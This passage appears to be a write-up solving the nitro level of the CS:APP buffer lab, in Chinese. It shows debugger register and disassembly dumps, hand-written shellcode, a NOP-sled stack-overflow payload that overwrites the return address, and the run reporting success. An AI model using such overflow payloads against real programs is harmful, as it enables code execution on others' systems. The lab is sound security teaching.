─────────────────────────────────────────────────────────[ REGISTERS ]──────────────────────────────
 EAX  0x1
 EBX  0x1
 ECX  0xa
 EDX  0xa
 EDI  0x5
 ESI  0x55686420 ◂— 0x0
 EBP  0x55682fb0 (_reserved+1036208) —▸ 0x55685ff0 (_reserved+1048560) —▸ 0xffffcfa8 —▸ 0xffffcfe8 ◂— 0x0
 ESP  0x55682f88 (_reserved+1036168) —▸ 0xf7fe77eb (_dl_fixup+11) ◂— add    esi, 0x15815
 EIP  0x8048e3a (testn+20) ◂— mov    ebx, eax
──────────────────────────────────────────────────────────[ DISASM ]───────────────────────────────
   0x804921b <getbufn+15>    mov    dword ptr [esp], eax
   0x804921e <getbufn+18>    call   Gets <0x8048cfa>

   0x8049223 <getbufn+23>    mov    eax, 1
   0x8049228 <getbufn+28>    leave
   0x8049229 <getbufn+29>    ret
    ↓
 ► 0x8048e3a <testn+20>      mov    ebx, eax
   0x8048e3c <testn+22>      call   uniqueval <0x8048d90>

   0x8048e41 <testn+27>      mov    edx, dword ptr [ebp - 0xc]
   0x8048e44 <testn+30>      cmp    eax, edx
   0x8048e46 <testn+32>      je     testn+48 <0x8048e56>

   0x8048e48 <testn+34>      mov    dword ptr [esp], 0x804a388
```

```
temp.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	8d 6c 24 28          	lea    0x28(%esp),%ebp   ; esp + 0x28 -> ebp
   4:	b8 f4 13 bc 72       	mov    $0x72bc13f4,%eax
   9:	68 3a 8e 04 08       	push   $0x8048e3a    ; 返回到 0x8048e3a <testn+20>
   e:	c3                   	ret
```

3. payload

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90
8d 6c 24 28
b8 f4 13 bc 72
68 3a 8e 04 08
c3
00 00 00 00
78 2e 68 55
```

4. 结果



```
giantbranch@ubuntu:~/PWN/csapplab/buflab$ cat exploit.txt | ./hex2raw -n | ./bufbomb -n -u blogg9ggg
Userid: blogg9ggg
Cookie: 0x72bc13f4
Type string:KABOOM!: getbufn returned 0x72bc13f4
Keep going
Type string:KABOOM!: getbufn returned 0x72bc13f4
Keep going
Type string:KABOOM!: getbufn returned 0x72bc13f4
Keep going
Type string:KABOOM!: getbufn returned 0x72bc13f4
Keep going
Type string:KABOOM!: getbufn returned 0x72bc13f4
VALID
NICE JOB!
```